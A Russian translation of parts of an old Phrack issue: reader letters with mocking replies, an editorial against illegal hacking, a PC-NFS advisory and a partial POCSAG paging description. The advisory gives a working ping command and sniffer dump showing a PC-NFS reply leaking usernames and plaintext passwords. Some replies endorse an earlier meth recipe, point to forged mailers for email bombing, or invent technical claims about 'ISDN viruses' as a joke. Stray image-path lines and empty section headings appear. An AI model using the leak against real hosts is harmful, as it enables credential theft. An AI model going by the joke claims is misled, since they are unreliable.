Надо признать, Шипли всегда появляется в компании весьма привлекательных женщин.
О, что я только не делал в своих мыслях с той блондинкой...

Что-то мне подсказывает, что автор этого поддельного письма мог бы воспользоваться многим из того, что передаёт по наследству Шипли: женщинами, контрактами, рекомендациями и т.д.]

Письмо 15: Фильм «Хакеры» и LOD

Эй, я только что посмотрел фильм «Хакеры» и мне стало интересно: персонажи фильма были созданы по образу тебя и LOD? Многие никнеймы и фразочки, которые они использовали, очень уж напоминали то, что происходило на самом деле — или, по крайней мере, то, о чём писали в книге.

Meds:}

[На самом деле, Meds, сценарист общался с «MOD» и другими людьми из нью-йоркской хакерской тусовки, поднабрался идей и затем использовал таких людей, как Dead Lord и Emmanuel Goldstein, в качестве технических консультантов.
Или что-то в этом роде.
Пожалуйста, никогда больше не связывай «LOD» с этим куском дерьма. :)]

Письмо 16: Воспоминания о Джо Энгрессии

Многие читали статью о Джо Энгрессии и о том времени, когда он жил в Мемфисе, где был арестован полицией и которому запретили работать с телефонными линиями. В то время, когда он жил на Юнион-авеню, моя мать заведовала расчётом зарплаты, наймом и подобными вещами на местной телефонной станции. Это было в 1972 году, когда телефонная система была менее запутанной, чем сейчас. Что ж, подруга моей матери научила мистера Энгрессию готовить и другим бытовым вещам вопреки его физическому недостатку. Вскоре после этого (или незадолго до, точно не помню) он был арестован полицией. Думаю, примерно в то же время было сделано интервью. В общем, местные телефонные компании не желали с ним связываться — даже предоставить ему услуги. Моя мать, поговорив с ним, решила нанять его телефонным консультантом. (Её мнение о нём было таково: «Он был настолько блестящим, что это пугало — я имею в виду, ДЕЙСТВИТЕЛЬНО пугало».) Она думала, что он замечательный «парень» (ему тогда было 22) и лучший консультант, который у них когда-либо был. Он проработал там три года, а потом уехал.

Последнее, что слышала моя мать, — он жил в денверском высотном доме и работал консультантом в какой-то тамошней корпорации. Я только сегодня начал говорить с родителями об этом, но уверен, они расскажут мне о нём больше.

О, и ещё: мой отец был хорошим другом Джо; они с Джо оба были радиолюбителями здесь, в Мемфисе, и мой отец до сих пор фрикует в этих диапазонах, так что мистер Энгрессия, наверное, тоже. В общем, отец учит меня хакингу, а мать — фрикингу, хотя знает она немного устаревшего. Она хочет связаться с Джо. Если у кого-то ЕСТЬ какая-либо информация о Джо, или если эта статья каким-то образом дойдёт до Джо — пожалуйста, свяжитесь со мной по адресу: Kormed@aol.com.

[Мы когда-то давно звонили Джо на конференц-линиях. Наверное, я мог бы откопать его контактные данные, но сильно сомневаюсь, что он оценит публикацию своего номера в Phrack.
Вообще, если твои родители учат тебя хакингу и фрикингу, они наверняка смогут найти Джо. Когда мы разыскивали его много лет назад, он всегда был в справочной

службе.
Ты вообще серьёзно его искал?]

Письмо 17: Дейтинговые слухи про Bloodaxe

Быстрый вопрос к Bloodaxe.

Ладно, знаю, что тебе, наверное, это часто задают, но я всё равно должен спросить...

Ты правда встречался с Кристиной Эпплгейт?

Пришлось спросить,

[Слушай, вот это слух, который я бы с удовольствием сам распустил. Нет. Никогда с ней не встречался, никогда не видел, никогда не разговаривал, никаких контактов whatsoever. Какое-то время держал её постеры одной рукой, но это всё.]

Письмо 18: Magic cookies

Есть ли у вас информация о краже magic cookies?

[Нет, но я могу обменять тебе эти волшебные бобы на твою корову. Если посадишь их, они вырастут высоко в небо, к замку в облаках, где живёт великан с говорящей арфой и гусем, несущим золотые яйца.
Почитай списки рассылок по безопасности WWW, если ты имеешь в виду то, что я думаю. Также существуют JavaScript-скрипты, которые собирают навигационные cookies с клиентов, заходящих на твою страницу. Не могу быстро найти конкретные сайты. Сделай поиск в Webcrawler по запросам «WWW security» или «javascript security».]

Письмо 19: ISDN-вирусы (вопрос из Германии)

Уважаемый Phrack! Я свободный журналист из Германии и собираюсь написать статью об ISDN и возможных угрозах для компаний в случае взлома агентами, шпионами и прочими из других стран. Поэтому ищу информацию об ISDN-вирусах, хакерах и соответствующем бэкграунде.

Можете помочь?

[Надо же, «свободный журналист». А я думал, что эта надоедливая национал-социалистическая партия вас всех пересажала.
ISDN-вирусы — это, пожалуй, худшее, что случилось с компьютерами со времён создания Cellular Trojan Horse. По сути, эти вирусы распространяются по проводам с использованием транспортного протокола X.224 и захватывают D-канал через Q.931. Все данные SS7, передаваемые по D-каналу, быстро компрометируются и перенаправляются к различным пунктам передачи сигналов, вызывая массовый сбой ANI по всей маршрутизирующей сети.
По слухам, за этими вирусами стоял Internet Liberation Front при активном финансировании из Project Rahab немецкого Bundesnachrichtendienst. Хакерам платили

телефонными картами AT&T с полиморфной схемой шифрования и кокаином. Можете меня цитировать.]

Письмо 20: Предложение об объединении журналов

Ну, хочу сделать предложение, и весьма выгодное. Я редактор в H/P/C-журнале группы HFA (универсальная H/P/C-группа...). Что хочу предложить — объединить оба издания ИЛИ, если хотите больше подписчиков, мы опубликуем вас, добавив одну статью из вашего журнала с указанием источника. Так что, если мы сможем договориться — свяжитесь как можно скорее! Спасибо.

[Дайте-ка разберусь. Ваша «универсальная H/P/C-группа» имеет журнал и хочет оказать «Phrack» великую честь — объединиться с вами или публиковать наши статьи? Ого. Что за сделка. То есть, связавшись с вами, мы охватим более широкую аудиторию — «универсально»?
Итак, объединяем примерно 10 000 прямых email-подписчиков и ещё примерно 75 000 читателей через WWW или иные каналы, добавляем ваших читателей — и в сумме получаем 85 001 читателя! Универсально! ЧЕРТОВСКИ ЗДОРОВО!
Сколько же камней, из-под которых вы все вылезаете? Блин!]

Письмо 21: Нужен сетевой сниффер

Привет,

мне нужен сетевой сниффер. Конкретно — тот, который умеет снифать пакеты IEEE-802.3 и TCP/IP. Есть подсказки?

[Что ж, а разве бывают сниферы, которые этого не умеют?
Сделайте archie-поиск по запросу tcpdump.]

Письмо 22: Showgirl Video

Я просто заглянул на ваш сайт http://freeside.com/phrack.html и обнаружил там свою ссылку «Showgirl Video» (ссылка на vegaslive.com).

Я создатель и вебмастер этого сайта. Если смогу быть полезен — дайте знать.

Мы — один из немногих сайтов в мире, где на одной площадке есть живая сцена и живые конференции один на один.

john...

[Знаешь, каждый раз в Вегасе я захожу в Showgirl Video с ведром монет и парой дурных намерений. Должен поздравить вас с выходом онлайн. Я люблю, когда две мои любимые вещи сходятся вместе (клубничка и компьютеры).
К сожалению, сайт Vegaslive немного дороговат. Вам серьёзно нужна фиксированная ставка. Я советую вам обратить внимание на ПРЕВОСХОДНЫЙ сайт: http://www.peepshow.com

Там фиксированная цена, безлимитная структура — так, как задумал Господь.
Возьмите на заметку и последуйте примеру.]

Письмо 23: Пароль Mitsubishi MT9

У меня Mitsubishi MT9 (MT-1097FOR6A). Программирую NAM с паролем 2697435. Мне нужен пароль для доступа к функции SCAN или TAC. Пожалуйста, помогите!

С уважением,
[NCG]

[Я не знаком с этим телефоном, но я бы начал с архива информации о сотовых телефонах Dr. Who:
http://www.l0pht.com/radiophone
Если того, что ищете, там нет — возможно, найдётся ссылка на нужный ресурс.]

Письмо 24: Ангел смерти Azreal

Меня зовут azreal! Меня также знают как ангела смерти. Почему ты слил фед, когда руководил comsec? Думаю, phiber optick — великий чел, и я был бы рад поработать с легендой. Знаешь его email-адрес?
azreal

[Azrael? Ангел смерти? Мне казалось, что Azrael — это надоедливый кот Горгомеля.
Но отвечая на твой вопрос: я продался власти давным-давно за деньги. Чисто и просто. Когда ты повзрослеешь, у тебя может появиться нужда в наличных. Когда мамочка отправит тебя в колледж — ещё больше. А в далёком будущем, когда выйдешь на собственные хлеба, ты поймёшь по-настоящему.
Да, phiber — отличный парень. Его хорошие фотографии есть во многих национальных журналах. Постарайся не склеить страницы.
И да, его email-адрес мне известен. Спасибо, что спросил!]

Письмо 25: «Как хакнуть?»

От: prodigy.com (MR MARK P DOLESH)

Как хакают?

[Очень осторожно.]

Письмо 26: Обход скринсейвера и пароль Windows 95

Вы когда-нибудь публиковали материал о взломе кода скринсейвера? Если да — в каком выпуске? А что насчёт обхода пароля Win95 — того, который открывает доступ к системе?

[Все статьи о взломе скринсейверов Windows мы передаём в более технический форум — журнал 2600.
Чтобы отключить пароль Win95 — установите Linux.]

Письмо 27: Как создать собственный сайт

Несколько дней назад один приятель показал мне ваш сайт у него дома... Показалось довольно круто. Скачал несколько выпусков, чтобы ознакомиться... В интернете я ещё не очень давно, поэтому всё ещё ищу интересные вещи. Хотел бы сделать свою страницу, но аккаунт у меня через школу... Есть ли способ обойти это? Чтобы было как бы на грани законного? Насколько глубоко можно уйти в подполье? Если у вас есть файл о том, где проходит граница — пришлите. Спасибо.

[У тебя аккаунт через школу, но ты ищешь способ обойти это? Хм... позволь сделать безумное и дикое предположение: может, просто завести ещё один аккаунт у другого интернет-провайдера? Знаю, это слишком экстравагантно. Простите мне мою эксцентричность.
Насколько глубоко можно уйти в подполье? Файл, который ты ищешь, у меня когда-то был, но в то время я сам был настолько глубоко в подполье, что он пропитался грязью и разложился, в итоге загрязнил грунтовые воды и попал в водопровод Пасадены, штат Техас.]

По поводу тома 1, выпуска 4, файла #8 из 11... Это что, шутка? Я попробовал приготовить, и меня ждало большое разочарование.

[Рецепт мета работает нормально. Очевидно, ты его НЕ пробовал. Если хочешь почувствовать себя ПОЛНЫМ ИДИОТОМ — посмотри рецепт кота в разделе line noise этого выпуска. Не спи неделю, впади в глубокий амфетаминовый психоз и помри! Ура!]

Письмо 29: Поиск Jolly Reaper и Maugan Ra

Пытаюсь найти парней, у которых есть «чёрная книга» для взлома паролей в крупном ПО и некоторых играх. Их зовут Jolly Reaper и Maugan Ra, он же Manix. Я — doc X из Лондона (не коп!!!). Если вдруг знаете этих ребят — дайте знать. Спасибо из Великобритании.

[Похоже, вы перепутали Phrack с чем-то связанным с пиратским ПО. Рекомендую задать этот вопрос в посте в группе USENET alt.warez или на IRC-каналах #warez.]

Письмо 30: Как устроить email-бомбардировку

Эрик,
я долго искал в интернете скрипт, который подпишет определённый email-адрес на кучу списков рассылки... Слышал о таком. Мне не хватает ключевого слова для поиска:

• bombard

• attack
• flash

Как называется этот тип атаки? Или лучше — знаешь, где достать такой скрипт? Я не разбираюсь в списках рассылки и предпочитаю не тратить время на изучение... но мне срочно нужна месть :-)

Заранее спасибо,
roger

> *[Как называется такой тип атаки? Ну, email-бомба?*
> *Но давайте внимательнее посмотрим на твоё письмо:*
> *«предпочитаю не тратить время на изучение... но мне срочно нужна месть»*
> *Я не собираюсь быть твоим чёртовым помощником по исследованиям или твоим сообщником. Если не можешь покопаться в наших архивных выпусках и найти кучу поддельных мейлеров, которые мы публиковали, или разобраться, как их автоматизировать с помощью shell-скрипта, — ты не заслуживаешь жить, не то что получать скорую месть.*
> *Ты вообще не мог придумать что-нибудь поооригинальнее? Даже переписать .login так, чтобы там был написан «exit» — и то умнее и менее банально, чем заваливать чужой инбокс.]*

Письмо 31: «Ищу Йоду»

Искусство «манипулирования информацией» завладело моей невинной душой! Я превратился в чёртового двухлетку (со слюнями и всем прочим), когда открыл систему бесплатных местных звонков с помощью скрепки. Всё, о чём я думаю — хак, хаК, ХАК! Я ещё зеленый, но терпеливый, реактивный учащийся (что бы это ни значило)!

Вот в чём проблема: у меня есть информация, от которой ты улыбнёшься так широко, что сфинктер расправится. Я хотел бы поэкспериментировать, потренироваться с этим, но я совершенно не умею насиловать мейнфреймы. Это могло бы стать серьёзным дровоколом, поскольку моя EX работает в этом заведении.

Мне нужен надёжный профи с огромным арсеналом вкусных тактик. Куда идти? Я ищу ЙОДУ!

> *[Слюнявый двухлетка.*
> *Совершенно не умеет насиловать мейнфреймы.*
> *Серьёзный дровокол.*
> *Что ж, уверен, твоя информация расправит мой «сфинктер», но у меня новые джинсы, так что придётся взять дождевую проверку.*
> *Да благословит Господь AOL за то, что принёс интернет в массы!]*

Письмо 32: Хочу научиться хакингу

хочу попасть в ваш список. и можете прислать мне незаархивированный хакерский софт или сказать, как разархивировать программы и дать руководство для начинающих по хакингу. я был бы признателен хочу начать это новое увлекательное занятие — хакинг спасибо

> *[Хочешь узнать всё о хакинге, но не знаешь, как разархивировать файлы?*
> *Сначала учись ползать, потом — бегать, Квай Чанг.]*

Письмо 33: Письмо на вьетнамском

```
VA'CH CO' TAI

Anh Ta'm ddi du li.ch xa, ngu? ta.i mo^.t kha'ch sa.n.  DDa~ ma^'y
tie^'ng ddo^`ng ho^` ro^`i anh ngu? kho^ng ddu*o*.c vi` tie^'ng cu*o*`i
no'i huye^n na'o tu*` pho`ng be^n ca.nh vo.ng sang.  Ro~ ra`ng la` ho.
ddang dda'nh ba`i, sa't pha.t nhau a(n thua lo*'n.

Ra'ng nhi.n cho to*'i 3 gio*` sa'ng va^~n cu*' tra(`n tro.c hoa`i, anh
Ta'm chi.u he^'t no^?i, be`n go~ nhe. va`o va'ch dde^? nha('c khe'o
pho`ng be^n ca.nh.

Anh Ta'm vu*`a go~ xong la^.p tu*'c anh nghe mo^.t gio.ng tenor he't le^n
tu*` pho`ng be^n:

-  Tro*`i o*i!  Co' bie^'t ba^y gio*` la` ma^'y gio*` sa'ng ro^`i
   kho^ng?  O*? ddo' ma` ddo'ng ddinh treo hi`nh!

-  ?!?!?
```

[Ну, посмотрим... Нет бум-бума с братком. Браток слишком много. Дди Мао.]

Письмо 34: Письмо на испанском

Привет, я хотел бы получить много информации о том, что вы делаете и как вы это делаете. То есть — пришлите мне информацию о секретах операционных систем в интернете и всего, что только можете. Я студент университета, и мне всё, что связано с сетями, очень интересно.

С наилучшими пожеланиями.
Ответьте мне.

> *[Что это, Международный день?*
> *!Si quieras mucha informacion, LEA MUCHOS LIBROS! !DIOS MIO! !No estoy el maestro del mundo! Ehehe, esta fue solomente una chiste. No esta nunca libros en espanol sobre «computer security». Que lastima.*
> *Хотите учиться — начните с английского, затем купите всю серию O'Reilly Yellow и Blue. С этого начнётся ваш путь к изучению «los secretos de los sistemas operativos de internet».]*

Письмо 35: Двойное письмо от Lord Kaotik

От: «Erik K. Escobar»
Тема: Извинение

Это письмо должно быть перенаправлено в группу io.general через madmagic, в адрес мистера Эскобара.

Я хотел бы принести публичные извинения Internex Online за то, как обращался с персоналом и пользователями этой системы. Я высказывал угрозы и слова, которые могут меня скомпрометировать, и понял, что это было глупостью с моей стороны. За последнюю неделю или

около того, благодаря негативному вниманию, которое я привлёк, я лучше познакомился с персоналом IO/ICAN, и теперь всё в порядке. Мы с Internex Online квиты, и никакой мести или плохих слов с моей стороны не будет. Хочу, чтобы всё вернулось в норму.

Эрик

[А ЗАТЕМ]

От: «Erik K. Escobar»
Тема: Дерьмо

Насколько я понимаю, письмо с извинением за моей подписью было распространено по моему списку рассылки и так далее. Как некоторые из вас знают, у нас с Zencor были проблемы с Internex в прошлом, а в середине этой недели я ввязался в крупный конфликт — ACC, ICAN и Internex Online против меня. Глупо ввязываться в спор с таким количеством корпораций. Были сказаны несколько слов и угроз — они заблокировали мой аккаунт. Я написал ответное письмо, а они в ответ заблокировали другие аккаунты сотрудников Zencor и взломали наш веб-сайт. Потом опубликовали письмо в новостных группах. В итоге они решили выдвинуть против меня обвинения и, чтобы сэкономить время на судебные разбирательства, я принёс извинения за угрозы — они могли бы меня скомпрометировать. Internex поступил неправильно, и вряд ли я дождусь извинений с их стороны. Если бы у них не было определённой информации обо мне — я бы смеялся им в лицо, но это не тот случай.

Эрик
Lord Kaotik
[ZENC0R TECHN0L0GIES]

[Можно сказать одно слово? ЛАЖА.]

Давно ищу файл plusmap.txt, который когда-то был на phrack bbs (716-871-1915). В этом файле содержалась информация о videopal в модуле VideoCipher II plus спутникового декодера. Есть идеи, где его найти?

[Я не знал, что существовала «phrack» bbs.
В любом случае, я бы искал информацию по этой теме на следующих сайтах:
http://www.scramblingnews.com
http://www.hackerscatalog.com
http://ireland.iol.ie/~kooltek/welcome.html
Satellite Watch BBS: 517-685-2451
Это должно направить вас в нужное русло.]

Письмо 37: Hawaii Education Literacy Project

Привет,

просто хочу рассказать вам о Hawaii Education Literacy Project — некоммерческой организации — и наших усилиях по поддержке грамотности путём упрощения и повышения удобства чтения электронных текстов. Поскольку мы оба в «читательном» бизнесе, подумал, что вам это может быть интересно.

ReadToMe, наша первая программа, зачитывает вслух любой электронный текст, включая веб-страницы, и доступна бесплатно для всех желающих.

Раздел «Web Designers» на нашей главной странице рассказывает, как ваши страницы могут буквально говорить с аудиторией. На самом деле, чтобы сделать страницы озвучиваемыми, достаточно добавить следующий HTML-код:

```
<P><A HREF="http://www.pixi.com/~reader1/readweb.bok">Hear
This Page!</A> Requires ReadToMe Software... Don't got it? <A
HREF="http://www.pixi.com/~reader1">GET IT FREE!</A>
</P>
```

Бета-версию программы можно скачать с http://www.pixi.com/~reader1. Рекомендую вам и вашим читателям скачать копию и попробовать.

Спасибо за внимание,

Rob Hanson
rhanson@freeway.net
Hawaii Education Literacy Project

> *[Честно говоря, не знаю — это спам по списку редакций или реальный читатель Phrack. У меня есть слабость к нежелательным письмам и особое удовольствие от мысли о том, что эта информация достанется тысячам наших скучающих читателей-хакеров, которые ищут повод поковыряться в чужой системе.*
> *Пусть они сами решат, был ли это спам. Спасибо, Роб.]*

Письмо 38: Спам о фильме Synthetic Pleasures

```
*******************************
SYNTHETIC PLEASURES выходит в кинотеатрах США
*******************************
сохраните дату, распространите информацию. Извините, если получили это уже.

-------------------------------------------------------------------------
Жутковато запоминающийся SYNTHETIC PLEASURES — причудливый,
провокационный тур по искусственным мирам киберпространства,
пластической хирургии, изменяющих сознание химических веществ и
рукотворных сред, ставящий под сомнение: избыточен ли природный
мир или он вообще необходим. Посмотрев его, вы захотите ущипнуть
себя, когда это закончится.
(Джанет Маслин — The New York Times)
-------------------------------------------------------------------------

для дополнительной информации: caipirinha@caipirinha.com
http://www.syntheticpleasures.com

первые даты показов: [Таблица из 32 записей — опущена]
```

> *[ЭТО ОПРЕДЕЛЁННО БЫЛ СПАМ.*
> *Интересно, какие прелестные дыры в cgi-bin спортит этот WWW-сайт.*
> *Но, может, они просто хотят к-рэд кибер-прессы, как MGM получил для страницы «Hackers». О, какая дилемма: хакнуть или не хакнуть. Придурки.]*

Редакционная колонка

Редакционная колонка Phrack

Автор: Erik Bloodaxe

Возможно, это мой последний редакционный материал для Phrack, поскольку я больше не собираюсь выполнять повседневную роль редактора. Поэтому решил завершить свой крестовый поход по раздражению всех и каждого.

Большинство из вас мне не нравятся. Хакерская субкультура превратилась в насмешку над своим прошлым. Кто-то может утверждать, что сообщество «эволюционировало» или как-то «выросло», но это полная чушь. Сообщество деградировало. Оно превратилось в раздутый медиафарс. Интеллектуальное открытие, которое некогда олицетворял хакинг, теперь вытеснено жадностью, самовозвеличиванием и неуместной постадолесцентской злобой.

DefCon IV воплотил эти перемены с такой удивительной точностью, что я могу лишь надеяться найти слова для их описания. Представьте себе незаконнорождённое дитя Lollapalooza и фестиваля Star Trek. Представьте 300 с лишним человек, вырвавшихся из своих домов, впервые выйдя из-под бдительного ока мамочки. Представьте тех же людей с самомнением Раша Лимбо и социальными навыками Джеффри Дамера — вооружённых ноутбуками, забитыми программами, которые они не умеют использовать, и часами объясняющих журналистам техники, которых сами не понимают. Добро пожаловать на DefCon.

Если судить о здоровье сообщества по явке на эту конференцию, мой прогноз — «смертельно больно».

Похоже, «хакинг» стал следующим логичным шагом для многих, кто ищет выход для удара по «чему-нибудь». «Ну вот, я уже пропирсинговал каждый доступный кусок кожи на теле и покрасил волосы в синий... что ещё я могу сделать, чтобы шокировать родителей? Знаю! Нарушу пару федеральных законов и, может, попаду в газеты! ВОТ ЭТО БУДЕТ КРУТО! Прямо как в кино!»

Ненавижу разрушать ваши иллюзии, но вы серьёзно облажались.

В наш день и век вам не нужно делать ничего незаконного, чтобы быть хакером. В пределах досягаемости каждого — учиться большему и законно использовать компьютеры мощнее тех, о которых мы в конце 70-х — начале 80-х могли только мечтать. В те времена всё сводилось к обучению работе с этими безумными штуками, называемыми компьютерами. Существовали сотни различных типов систем, сотни различных сетей, и все начинали с нуля. Не было публичного доступа; не было книг в магазинах или на библиотечных полках с описанием загадочного синтаксиса команд; не было курсов для простых людей. Нас не пускали.

Столкнувшись с этими препятствиями, нормальные, умные, законопослушные подростки со всего мира пытались получить доступ к этим захватывающим машинам любыми возможными способами. Просто не было иного пути. Законов не существовало, но все понимали, что это не совсем правильное поведение. Этот факт добавлял дешёвый адреналин к самому взлому, но главным двигателем всё равно оставалось простое желание учиться.

Теперь, когда большинство операционных систем основано на UNIX, а большинство сетей — на TCP/IP, объём знаний, которые нужно освоить, значительно сократился. С невероятно низкими ценами на мощные персональные компьютеры и бесплатной доступностью сложных операционных систем необходимость взламывать удалённые системы ради обучения исчезла. Единственные возможные потребности, которые удовлетворяют удалённые вторжения, — это сбор конкретной информации для продажи или базовый психологический кайф от запретного и безнаказанного. Погоня за любым кайфом ведёт к жёсткому падению, а в случае взлома компьютеров это ведёт только в тюрьму.

В тюрьме нет ничего крутого. Я знаю слишком много людей, которые сейчас сидят, которые сидели и которые на пути туда. Поверьте мне, люди. Вас не будут уважать, если вы будете действовать опрометчиво, совершите что-то безрассудное и в итоге получите несколько уголовных статей. На самом деле, все ваши «друзья» (те, кого не арестовали вместе с вами и кто дал показания против вас) просто решат, что вы были идиотом за такую небрежность... пока их тоже не прижмут.

Попадёте под обыск — почти наверняка проведёте время в тюрьме. Даже после освобождения вы лишитесь паспорта и свободы передвижения, потеряете возможность работать с засекреченными материалами, станете нетрудоустраиваемым в большинстве компаний, можете даже лишиться права пользоваться компьютером или сетевым оборудованием на долгие годы. Оно того стоит?

Я взламываю компьютеры на жизнь и люблю свою работу. Однако я не обманываю себя насчёт того, как мне повезло. Не обманывайте себя, думая, что мне было легко этого достичь или что кто-то другой легко может занять подобную нишу. Закрепиться в индустрии информационной безопасности для хакера — это непрекращающаяся борьба. Ваше прошлое будет постоянно стоять у вас на пути, особенно если вы попытаетесь его скрыть и лгать всем вокруг. (Прочитайте недавнюю статью в Forbes ASAP и найдите хакера из Garrison Associates, который лжёт о своём прошлом, хотя несколько лет назад его обыскали за управление BBS Scantronics Publications в Сан-Диего. Позор тебе, Kludge.)

Я никогда ни о чём не лгал, поэтому этого надо мной не повисишь. Меня также никогда ни в чём не осуждали, хотя я был намного ближе к тюрьме, чем, надеюсь, любой из вас когда-либо окажется. ЕДИНСТВЕННАЯ причина, по которой я избежал заключения, — правоохранительные органы не были готовы к такому типу преступлений. Теперь я сам обучил многие из этих органов природе компьютерных преступлений. Они все учатся и больше не совершают тех же ошибок.

В то же время технологии защиты от вторжений значительно усовершенствовались. Сейчас существуют технологии, которые не только остановят атаки, но и определят методологию атаки, местонахождение атакующего и примут соответствующие контрмеры в режиме реального времени. Компания, в которой я работаю, производит такие системы. Я всегда говорил, что всё, что может остановить меня, остановит почти кого угодно, — хотя я и не претендую на звание лучшего в мире. Просто не так много всего нужно отслеживать, если знаешь, что искать.

Награды уменьшились, а риски возросли.

Хакинг — это не преступление. Чтобы быть хакером, не нужно быть преступником. Тусоваться с хакерами — не значит стать хакером, точно так же как пребывание в больнице не делает тебя врачом. Ношение футболки не повышает ни интеллект, ни социальный статус. Быть крутым — не значит относиться ко всем как к дерьму или притворяться, что знаешь больше всех вокруг.

Конечно, я просто горький старый продавшийся, живущий прошлым, — так что что я вообще понимаю?


Но вот что я знаю точно: хотя я один из немногих, кто кричит о том, насколько всё стало безнадёжно и неинтересно, я в своём отвращении не одинок. Нас немало — тех, кто пришёл к выводу, что «сцена» не стоит поддержки; что конференции не стоят посещения; что новый поток хакеров-самозванцев не стоит наставничества. Может, многие из нас наконец повзрослели.

В ответ ожидайте, что многие внезапно исчезнут с конференций. Мы будем заниматься своим делом, потягивать холодные напитки где-нибудь в тёплом месте и размышлять о коллективном прошлом, из которого мы все черпали, и о том, как отсутствие того этапа развития испортило новые поколения. Так что те из нас, у кого есть этот общий кадр отсчёта, продолжат встречаться, наслаждаться обществом друг друга, в одном разговоре переходить от биржевых советов к уязвимостям операционных систем и мечтать о будущем безопасности.

Вас, скорее всего, туда не позовут.

Уязвимость в PC-NFS


```
                ==Phrack Magazine==

        Volume Seven, Issue Forty-Eight, File 3 of 18
```

```
                    Part I
```

Мне удалось обнаружить весьма любопытную дыру в безопасности PC-NFS версии 5.x. Если отправить пользователю PC-NFS пинг с размером пакета от 1450 до 1480 байт, ICMP-ответ машины раскроет:

• имя хоста ПК;
• имя хоста сервера аутентификации ПК;
• имя пользователя, вошедшего в систему;
• пароль этого пользователя (большое спасибо!).

Вся эта информация передаётся в открытом виде, если только не используется NETLOGIN из состава PC-NFS. NETLOGIN применяет XOR в качестве шифрования, так что и это назвать защитой нельзя.

Проверены драйверы NDIS, ODI и 3C503 на картах SMC и 3C503 — все они беспрепятственно возвращают приведённые данные как в PC-NFS 5.0, так и в 5.1a. Ситуация должна воспроизводиться и при других комбинациях драйверов и сетевых карт.

Приятный бонус: иногда машина жертвы попутно зависает!

Для Sun эта ошибка оказалась новостью, и они выпустили для нас новый драйвер PCNFS.SYS под именем PC-NFS.SYS версии 5.1a.DOD. Новая версия заполняет ответные ICMP-пакеты нулями после 200 байт запрошенного шаблона.

До получения патча от Sun рекомендую установить MTU всех внешних интерфейсов маршрутизатора не выше 1350: именно с этой точки в ответном пакете начинают появляться секретные данные.

Unix-команда для воспроизведения описанного ниже результата:

```
ping -s -c1 pchost.victim.com 1480
```

Отфильтруйте ICMP-пакеты любым сниффером — и дело сделано. Если сниффера нет, попробуйте опцию `-v` (verbose) утилиты ping и переведите hex в ASCII, начиная примерно с байта 1382.

Вывод сниффера:

```
19:03:48.81
        ip: evil.com->pchost.victim.com
        icmp: echo request
        62: 024 025 026 027 030 031 032 033 034 035
        72: 036 037       !   "   #   $   %   &   '
        82:   (   )   *   +   ,   -   .   /   0   1
        92:   2   3   4   5   6   7   8   9   :   ;
```

```
        102:   <   =   >   ?   @   A   B   C   D   E
        112:   F   G   H   I   J   K   L   M   N   O
        122:   P   Q   R   S   T   U   V   W   X   Y
        132:   Z   [   \   ]   ^   _   `   a   b   c
        142:   d   e   f   g   h   i   j   k   l   m
        152:   n   o   p   q   r   s   t   u   v   w
        162:   x   y   z   {   |   }   ~ 177 200 201
        172: 202 203 204 205 206 207 210 211 212 213
        182: 214 215 216 217 220 221 222 223 224 225
        ...
        [Таблица из ~130 строк hex-дампа ICMP-запроса — опущена]

19:03:48.85
        ip: pchost.victim.com->evil
        icmp: echo reply
        62: 024 025 026 027 030 031 032 033 034 035
        72: 036 037       !   "   #   $   %   &   '
        ...
        [Строки 62–1372 hex-дампа ICMP-ответа (данные ОС) — опущены]
        1382:   p   c   h   o   s   t 000 000 000 000
        1392: 000 000 000 000 000 000 244   A   @   -
        1402:   s   e   r   v   e   r   1 000 000 000
        1412: 000 000 000 000 000 000 244   A   @ 001
        1422: 000 000 000 000 000 000 000 000 000 000
        1432: 000 000 000 000 000 000 244   A   @ 001
        1442:   u   s   e   r   n   a   m   e 000 000
        1452:   p   a   s   s   w   d 000 000 000 000
        1462: 000 000 000 000 000 000 000 000 000 000
        1472: 000 000 000 000 000 000 000 000 000 000
        1482: 000 000 200 000   k 000 260 271 377 377
        1492: 344 275   9 212
```

Имена изменены в целях защиты невиновных, всё остальное — реальные данные.

• Байт 1382: имя хоста ПК
• Байт 1402: имя хоста сервера аутентификации ПК
• Байт 1442: имя учётной записи пользователя (если не выполнен вход — `nobody`)
• Байт 1452: пароль пользователя

Формат пейджинга POCSAG, код и кодовая ёмкость


Код POCSAG (Post Office Code Standardization Advisory Group) — это синхронный формат пейджинга, позволяющий передавать сообщения единым пакетом (SINGLE-BATCH). Он обеспечивает улучшенное энергосбережение и повышенную кодовую ёмкость.

Формат кода POCSAG состоит из преамбулы и одного или нескольких пакетов кодовых слов. Каждый пакет включает 32-битный код синхронизации кадра и восемь 64-битных адресных кадров, каждый из которых содержит два 32-битных адресных или холостых кодовых слова. Код синхронизации кадра обозначает начало пакета.

Структура преамбулы

Преамбула состоит из 576 бит чередующегося паттерна `101010`, передаваемого со скоростью 512 или 1200 бит/с. Декодер использует преамбулу для определения того, является ли принятый сигнал сигналом POCSAG, а также для синхронизации с потоком данных.


```
|---Preamble----|-----------First Batch-------------|--Subsec. Batch--|

                _____________________________________________< <___________
```



1 FRAME = 2 CODEWORDS

	Preamble	Batchs
512 BPS	1125 mS	1062.5 mS
1200 BPS	480 mS	453.3 mS

Структура кодовых слов



Структура пакета

